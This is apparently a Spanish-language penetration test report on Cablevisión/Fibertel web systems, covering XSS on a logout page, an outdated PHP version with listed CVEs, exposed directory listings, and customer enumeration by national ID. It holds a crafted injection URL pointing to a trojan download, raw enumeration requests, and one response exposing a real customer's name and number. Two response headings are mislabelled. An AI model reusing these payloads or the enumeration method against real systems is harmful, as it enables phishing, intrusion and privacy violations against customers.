
Se ha detectado que la URL *https://cablevisionflow.com.ar/simplesamlflow/logout.php* posee un error de Cross-Site Scripting en la variable del tipo GET *link_href*.

A continuación se muestra la URL con el código malicioso:

```
https://cablevisionflow.com.ar/simplesamlflow/logout.php?  
link_href=http://www.base4sec.com
```

Introduciendo una URL peligrosa para el usuario en el valor de dicha variable, la aplicación web no sanitiza correctamente los valores y se procesa el código. Una vez que éste llega al navegador web del usuario, el mismo interpreta los comandos peligrosos inyectados y se produce la explotación de la vulnerabilidad.

A continuación se muestra la evidencia de la explotación exitosa del ataque de Cross-Site Scripting:



Lo más interesante de esta vulnerabilidad es que no sólo se puede agregar una redirección en el código de la aplicación, sino también que el mismo se puede personalizar ingresando cualquier texto en la variable GET `link_text`, quedando así el link de un ataque a los usuarios:

https://cablevisionflow.com.ar/simplesamlflow/logout.php?
link_href=http://www.base4sec.com/troyano.exe&link_text=POR%20FAVOR
%20DESCARGUE%20ESTE%20ARCHIVO



Imagen 7: Inyección de código en la variable GET "link_text"

Recomendación

Para prevenir vulnerabilidades de XSS "Cross-Site-Scripting" en el código de programación, es fundamental no confiar en los datos ingresados por los usuarios, y siempre filtrar todos los caracteres especiales, esto eliminará la mayoría de los XSS.

Algunas recomendaciones relativas al diseño de la aplicación web:

- Se debe realizar un correcto saneamiento de datos, el cual se centra en manipular los datos ingresados por el visitante para asegurarnos de que nos quedamos con lo que nos interesa. Por ejemplo, en el caso de que el parámetro de la página indique lo que se deberá mostrar. Por lo tanto mediante código web se deberán quitar todos los caracteres especiales ya que aparentemente no son necesarios en el correcto funcionamiento.

- En el caso de que se necesite que se ingresen caracteres especiales, se deberá "escapar" los datos al presentarlos al usuario. Esto evita que el navegador los interprete y los ejecute.

Otras recomendaciones a tener en cuenta:

- Los programadores deberían recibir una capacitación sobre programación segura que los ayude a prevenir estos tipos de ataques.
- Cada lenguaje de programación posee funciones ya desarrolladas para validar o sanitizar la entrada de datos de un usuario.
- Se recomienda la utilización de un WAF "Web Application Firewall", que en el caso en el que un programador haya desarrollado código inseguro, el WAF podrá detectar el intento de explotación de la vulnerabilidad y detener el ataque automáticamente.

#02. Versión obsoleta del motor PHP

IMPACTO: *ALTO*

OCURRENCIA: *ALTA*

RIESGO: *CRITICO*

Descripción

PHP es un lenguaje de código abierto muy popular, adecuado para desarrollo web y que puede ser incrustado en HTML. Es popular porque un gran número de páginas y portales web están creadas con PHP.

Se ha detectado que el host remoto está ejecutando una versión del motor PHP que ha sido discontinuada y, en consecuencia, ya no posee soporte del fabricante.

Esto significa no sólo que no habrá nuevos parches de seguridad para él, sino también que The PHP Group es poco probable que investigue o reconozca informes de vulnerabilidades del mismo.

La versión detectada en el host remoto es la 5.4.16 la cual ha sido discontinuada el 10 de Julio de 2016 y está, por lo tanto, afectada por las siguientes vulnerabilidades:

- **CVE-2013-6420:** The `asn1_time_to_time_t` function in `ext/openssl/openssl.c` in PHP before 5.3.28, 5.4.x before 5.4.23, and 5.5.x before 5.5.7 does not properly parse (1) `notBefore` and (2) `notAfter` timestamps in X.509 certificates, which allows remote attackers to execute arbitrary code or cause a denial of service (memory corruption) via a crafted certificate that is not properly handled by the `openssl_x509_parse` function.
- **CVE-2014-3515:** The SPL component in PHP before 5.4.30 and 5.5.x before 5.5.14 incorrectly anticipates that certain data structures will have the array data type after unserialization, which allows remote attackers to execute arbitrary code via a crafted string that triggers use of a Hashtable destructor, related to "type confusion" issues in (1) `ArrayObject` and (2) `SPLObjectStorage`.
- **CVE-2014-3669:** Integer overflow in the `object_custom` function in `ext/standard/var_unserializer.c` in PHP before 5.4.34, 5.5.x before 5.5.18, and 5.6.x before 5.6.2 allows remote attackers to cause a denial of service (application crash) or possibly

execute arbitrary code via an argument to the unserialize function that triggers calculation of a large length value.

- **CVE-2014-9427:** sapi/cgi/cgi_main.c in the CGI component in PHP through 5.4.36, 5.5.x through 5.5.20, and 5.6.x through 5.6.4, when mmap is used to read a .php file, does not properly consider the mapping's length during processing of an invalid file that begins with a # character and lacks a newline character, which causes an out-of-bounds read and might (1) allow remote attackers to obtain sensitive information from php-cgi process memory by leveraging the ability to upload a .php file or (2) trigger unexpected code execution if a valid PHP script is present in memory locations adjacent to the mapping.
- **CVE-2014-9912:** The get_icu_disp_value_src_php function in ext/intl/locale/locale_methods.c in PHP before 5.3.29, 5.4.x before 5.4.30, and 5.5.x before 5.5.14 does not properly restrict calls to the ICU uresbund.cpp component, which allows remote attackers to cause a denial of service (buffer overflow) or possibly have unspecified other impact via a locale_get_display_name call with a long first argument.
- **CVE-2015-0231:** Use-after-free vulnerability in the process_nested_data function in ext/standard/var_unserializer.re in PHP before 5.4.37, 5.5.x before 5.5.21, and 5.6.x before 5.6.5 allows remote attackers to execute arbitrary code via a crafted unserialize call that leverages improper handling of duplicate numerical keys within the serialized properties of an object. NOTE: this vulnerability exists because of an incomplete fix for CVE-2014-8142.
- **CVE-2015-8876:** Zend/zend_exceptions.c in PHP before 5.4.44, 5.5.x before 5.5.28, and 5.6.x before 5.6.12 does not validate certain Exception objects, which allows remote attackers to cause a denial of service (NULL pointer dereference and application crash) or trigger unintended method execution via crafted serialized data.
- **CVE-2011-4718:** Session fixation vulnerability in the Sessions subsystem in PHP before 5.5.2 allows remote attackers to hijack web sessions by specifying a session ID.
- **CVE-2014-3597:** Multiple buffer overflows in the php_parserr function in ext/standard/dns.c in PHP before 5.4.32 and 5.5.x before 5.5.16 allow remote DNS servers to cause a denial of service (application crash) or possibly execute arbitrary code via a crafted DNS record, related to the dns_get_record function and the dn_expand function. NOTE: this issue exists because of an incomplete fix for CVE-2014-4049.

- **CVE-2014-3670:** The `exif_ifd_make_value` function in `exif.c` in the EXIF extension in PHP before 5.4.34, 5.5.x before 5.5.18, and 5.6.x before 5.6.2 operates on floating-point arrays incorrectly, which allows remote attackers to cause a denial of service (heap memory corruption and application crash) or possibly execute arbitrary code via a crafted JPEG image with TIFF thumbnail data that is improperly handled by the `exif_thumbnail` function.
- **CVE-2015-0232:** The `exif_process_unicode` function in `ext/exif/exif.c` in PHP before 5.4.37, 5.5.x before 5.5.21, and 5.6.x before 5.6.5 allows remote attackers to execute arbitrary code or cause a denial of service (uninitialized pointer free and application crash) via crafted EXIF data in a JPEG image.
- **CVE-2014-5120:** `gd_ctx.c` in the GD component in PHP 5.4.x before 5.4.32 and 5.5.x before 5.5.16 does not ensure that pathnames lack `%00` sequences, which might allow remote attackers to overwrite arbitrary files via crafted input to an application that calls the (1) `imagegd`, (2) `imagegd2`, (3) `imagegif`, (4) `imagejpeg`, (5) `imagepng`, (6) `imagewbmp`, or (7) `imagewebp` function.
- **CVE-2012-1171:** The `libxml RSHUTDOWN` function in PHP 5.x allows remote attackers to bypass the `open_basedir` protection mechanism and read arbitrary files via vectors involving a `stream_close` method call during use of a custom stream wrapper.
- **CVE-2014-0237:** The `cdf_unpack_summary_info` function in `cdf.c` in the Fileinfo component in PHP before 5.4.29 and 5.5.x before 5.5.13 allows remote attackers to cause a denial of service (performance degradation) by triggering many `file_printf` calls.
- **CVE-2014-0238:** The `cdf_read_property_info` function in `cdf.c` in the Fileinfo component in PHP before 5.4.29 and 5.5.x before 5.5.13 allows remote attackers to cause a denial of service (infinite loop or out-of-bounds memory access) via a vector that (1) has zero length or (2) is too long.
- **CVE-2014-3478:** Buffer overflow in the `mconvert` function in `softmagic.c` in file before 5.19, as used in the Fileinfo component in PHP before 5.4.30 and 5.5.x before 5.5.14, allows remote attackers to cause a denial of service (application crash) via a crafted Pascal string in a `FILE_PSTRING` conversion.
- **CVE-2014-3668:** Buffer overflow in the `date_from_ISO8601` function in the `mkgmtime` implementation in `libxmlrpc/xmlrpc.c` in the XMLRPC extension in PHP before 5.4.34, 5.5.x

before 5.5.18, and 5.6.x before 5.6.2 allows remote attackers to cause a denial of service (application crash) via (1) a crafted first argument to the `xmlrpc_set_type` function or (2) a crafted argument to the `xmlrpc_decode` function, related to an out-of-bounds read operation.

- **CVE-2013-4248:** The `openssl_x509_parse` function in `openssl.c` in the OpenSSL module in PHP before 5.4.18 and 5.5.x before 5.5.2 does not properly handle a '\0' character in a domain name in the Subject Alternative Name field of an X.509 certificate, which allows man-in-the-middle attackers to spoof arbitrary SSL servers via a crafted certificate issued by a legitimate Certification Authority, a related issue to CVE-2009-2408.
- **CVE-2014-0207:** The `cdf_read_short_sector` function in `cdf.c` in file before 5.19, as used in the Fileinfo component in PHP before 5.4.30 and 5.5.x before 5.5.14, allows remote attackers to cause a denial of service (assertion failure and application exit) via a crafted CDF file.
- **CVE-2014-2497:** The `gdImageCreateFromXpm` function in `gdxpm.c` in `libgd`, as used in PHP 5.4.26 and earlier, allows remote attackers to cause a denial of service (NULL pointer dereference and application crash) via a crafted color table in an XPM file.
- **CVE-2014-3479:** The `cdf_check_stream_offset` function in `cdf.c` in file before 5.19, as used in the Fileinfo component in PHP before 5.4.30 and 5.5.x before 5.5.14, relies on incorrect sector-size data, which allows remote attackers to cause a denial of service (application crash) via a crafted stream offset in a CDF file.
- **CVE-2014-3480:** The `cdf_count_chain` function in `cdf.c` in file before 5.19, as used in the Fileinfo component in PHP before 5.4.30 and 5.5.x before 5.5.14, does not properly validate sector-count data, which allows remote attackers to cause a denial of service (application crash) via a crafted CDF file.
- **CVE-2014-3487:** The `cdf_read_property_info` function in file before 5.19, as used in the Fileinfo component in PHP before 5.4.30 and 5.5.x before 5.5.14, does not properly validate a stream offset, which allows remote attackers to cause a denial of service (application crash) via a crafted CDF file.
- **CVE-2014-3587:** Integer overflow in the `cdf_read_property_info` function in `cdf.c` in file through 5.19, as used in the Fileinfo component in PHP before 5.4.32 and 5.5.x before

5.5.16, allows remote attackers to cause a denial of service (application crash) via a crafted CDF file. NOTE: this vulnerability exists because of an incomplete fix for CVE-2012-1571.

- **CVE-2014-5459:** The PEAR_REST class in REST.php in PEAR in PHP through 5.6.0 allows local users to write to arbitrary files via a symlink attack on a (1) rest.cachefile or (2) rest.cacheid file in /tmp/pear/cache/, related to the retrieveCacheFirst and useLocalCache functions.
- **CVE-2014-4721:** The phpinfo implementation in ext/standard/info.c in PHP before 5.4.30 and 5.5.x before 5.5.14 does not ensure use of the string data type for the PHP_AUTH_PW, PHP_AUTH_TYPE, PHP_AUTH_USER, and PHP_SELF variables, which might allow context-dependent attackers to obtain sensitive information from process memory by using the integer data type with crafted values, related to a "type confusion" vulnerability, as demonstrated by reading a private SSL key in an Apache HTTP Server web-hosting environment with mod_ssl and a PHP 5.3.x mod_php.

Impacto

Si bien no se ha podido explotar ninguna de estas vulnerabilidades debido a elementos de seguridad mitigatorios que pudiera haber en la infraestructura, en un futuro el escenario podría cambiar y un atacante podría explotar diversas vulnerabilidades en los equipos afectados, ya que el equipamiento con sistemas sin soporte oficial es altamente susceptible a mantener y/o adquirir vulnerabilidades tanto antiguas como aquellas nuevas que pueden ser descubiertas en un futuro.

Hosts Afectados

- web.cablevisionflow.com.ar (tcp/443)
- registro.cablevisionfibertel.com.ar (tcp/443)

Modalidad


- BlackBox
- GreyBox

Referencias

- CVE-2013-6420

- CVE-2014-3515
- CVE-2014-3669
- CVE-2014-9427
- CVE-2014-9912
- CVE-2015-0231
- CVE-2015-8876
- CVE-2011-4718
- CVE-2014-3597
- CVE-2014-3670
- CVE-2015-0232
- CVE-2014-5120
- CVE-2012-1171
- CVE-2014-0237
- CVE-2014-0238
- CVE-2014-3478
- CVE-2014-3668
- CVE-2013-4248
- CVE-2014-0207
- CVE-2014-2497
- CVE-2014-3479
- CVE-2014-3480
- CVE-2014-3487
- CVE-2014-3587
- CVE-2014-5459
- CVE-2014-4721

Detalles



```
1 POST https://cablevisionflow.com.ar/simplesamlflow/module.php/core/loginuserpass.php HTTP/1.1
2 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
3 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
4 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
5 Accept-Encoding: br
6 Referer: https://cablevisionflow.com.ar/simplesamlflow/module.php/core/loginuserpass.php?AuthState=_514b91c1e6044ee328eb0154d43dd42a9e6022d019%3Ahttps%3A%2F%2Fcablevisionflow.com.ar%2Fsimplesamlflow%2F...

HTTP/1.1 200 OK
Date: Tue, 03 Jan 2017 22:44:27 GMT
Server: Apache/2.4.6 (Red Hat Enterprise Linux) OpenSSL/1.0.1e-fips mod_fcgid/2.3.9 PHP/5.4.16
X-Powered-By: PHP/5.4.16
X-Frame-Options: SAMEORIGIN
X-Mod-Pagespeed: 1.11.33.4-0
Vary: Accept-Encoding
Cache-Control: max-age=0, no-cache
Content-Length: 4924
Content-Type: text/html; charset=UTF-8
Keep-Alive: timeout=5, max=38
Connection: Keep-Alive
```

Imagen 8: Versión del motor PHP implementada en el host remoto

Recomendación

Se recomienda actualizar el motor de PHP a, como mínimo, la versión 5.6 que es la versión más antigua que posee soporte oficial actualmente.

De todos modos se recomienda actualizar a la versión oficial estable más reciente.

#03. Directorios sensibles de forma pública

IMPACTO: *ALTO*

OCURRENCIA: *ALTA*

RIESGO: *CRITICO*

Descripción

Cuando se solicita un directorio (por ejemplo <https://www.ejemplo.com/dir1/>), el servidor web generalmente se configura para que envíe un archivo en particular dentro de ese directorio automáticamente.

Si no se puede localizar ninguno de los archivos configurados dentro del directorio al cual se está accediendo o, caso contrario, no hay ninguno establecido, un servidor web puede generar un listado del contenido del directorio.

Esto aunque puede resultar muy útil en algunos casos, en general conviene desactivar esta funcionalidad por cuestiones de seguridad ya que esos directorios podrían revelar información confidencial.

Se ha detectado que el host remoto está configurado para mostrar la lista de archivos contenidos en diferentes directorios. Esto no es recomendable porque el directorio puede contener archivos que no están expuestos normalmente a través de enlaces en el sitio web.

Impacto

Un usuario puede ver una lista de todos los archivos de los directorios afectados y, posiblemente, los mismos expongan información sensible.

Hosts Afectados

- cablevisionflow.com.ar (tcp/443)
- web.cablevisionflow.com.ar (tcp/443)

URLs Afectadas

- <https://cablevisionflow.com.ar:443/manual/>
- <https://cablevisionflow.com.ar:443/manual/mod/>
- <https://web.cablevisionflow.com.ar:443/rest/api/>

Modalidad

- BlackBox
- GreyBox

Detalles

Utilizando la técnica de fuerza bruta se logró obtener los nombres de directorios y archivos en los servidores web con información sensible como se puede ver en las siguientes imágenes:






Imagen 10: Directorio mostrando una lista de todos los módulos que vienen como parte de la distribución del servidor HTTP de Apache




Imagen 11: Directorio mostrando la API REST

Recomendación

Se hace necesario impedir que cualquier atacante pueda ver el contenido de los directorios para acceder a archivos no indexados u obtener información acerca del servidor. Por lo tanto se recomienda asegurarse de que los directorios afectados no contengan información sensible.

Además se recomienda restringir las listas de directorios de la configuración del servidor web.

#04. Descubrimiento de clientes Cablevisión/Fibertel

IMPACTO: *ALTO*

OCURRENCIA: *ALTA*

RIESGO: *CRITICO*

Descripción

Cuando se realiza un Test de Penetración es importante conocer quiénes son los usuarios válidos que tienen acceso a los diferentes sistemas. De esta forma, en un ataque de fuerza bruta, el espacio de búsqueda se reduce a la mitad si el proceso de autenticación únicamente solicita usuario y contraseña y no hay un segundo factor de autenticación.

Utilizando técnicas de Fuzzing ha sido posible extraer información de la plataforma de clientes que Cablevisión proporciona en la URL <https://clientes.cablevisionfibertel.com.ar>. Más específicamente hablando, se ha podido obtener un listado de los clientes que poseen servicio de cable y/o Internet.

Impacto

Un usuario malintencionado que descubra usuarios válidos en un sistema informático podría ver reducido a la mitad el espacio de búsqueda de credenciales válidas si el proceso de autenticación únicamente solicita usuario (ya obtenido) y contraseña y no hay un segundo factor de autenticación.

Hosts Afectados

- registro.cablevisionfibertel.com.ar (tcp/443)

URLs Afectadas

- [https://registro.cablevisionfibertel.com.ar:443/dataservice/index?
dispatcher=ControlRegistracion&action=identifyCustomer&cuic=DNI](https://registro.cablevisionfibertel.com.ar:443/dataservice/index?dispatcher=ControlRegistracion&action=identifyCustomer&cuic=DNI)

Modalidad

- BlackBox
- GreyBox


Detalles

Investigando cómo es el proceso de registro de nuevos usuarios en la plataforma de registros de Cablevisión en la URL **https://registro.cablevisionfibertel.com.ar/Registracion/**, en el **paso 1** se realiza una identificación del usuario solicitando que ingrese su DNI.

Este proceso realiza la siguiente consulta:

```
GET https://registro.cablevisionfibertel.com.ar/dataservice/index.php?
dispatcher=ControlRegistracion&action=identifyCustomer&cuic=12345678&segment=sitioCli
entes HTTP/1.1
Connection: keep-alive
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/56.0.2924.87 Safari/537.36
DNT: 1
Referer: https://registro.cablevisionfibertel.com.ar/Registracion/
Accept-Encoding: sdch, br
Accept-Language: es-419,es;q=0.8
Cookie: Cablevision-Registracion=6bolel9t12soauq4uqoumoqk27; _dc_gtm_UA-36276739-1=1;
_ga=GA1.3.485271198.1484141054
Content-Length: 0
Host: registro.cablevisionfibertel.com.ar
```

Tal como se puede observar, en la variable del tipo GET llamada **cuic** se envía a la URL **https://registro.cablevisionfibertel.com.ar/dataservice/index.php** el DNI del usuario.



Esta solicitud devolverá el siguiente resultado en el cuerpo de la respuesta:

Si el usuario es cliente de Cablevisión/Fibertel

```
{"statusCode":502,"statusMsg":"Identificaci\u00f3n inv\u00edlida","statusDetail":"Los  
datos ingresados no corresponden a un cliente de  
Cablevisi\u00f3n/Fibertel.","customMessage":null,"attributes":null,"data":null}
```

Si se observa el cuerpo del mensaje se puede apreciar que es muy claro lo que dice: Ese DNI no es cliente ni de Cablevisión ni de Fibertel.

Si el usuario no es cliente de Cablevisión/Fibertel

```
{"statusCode":200,"statusMsg":"Operacion  
exitosa","statusDetail":"","customMessage":"","attributes":null,"data":{"dvm":{"dvme":  
{ "nro_cliente":"0142111251","nombre_completo":"FERMINA BEATRIZ ESCOBAR  
","isUruguay":false,"isAllCorporateContracts":false},"config":{"comboInfo":  
[],"IdentityValidation":{"Altura":{"label":"PAIUBRE","comboInfo":  
[{"label":"1907","value":"1907"}, {"label":"1952","value":"1952"}, {"label":"1975","value":"1975"},  
{ "label":"1989","value":"1989"}, {"label":"2030","value":"2030"},  
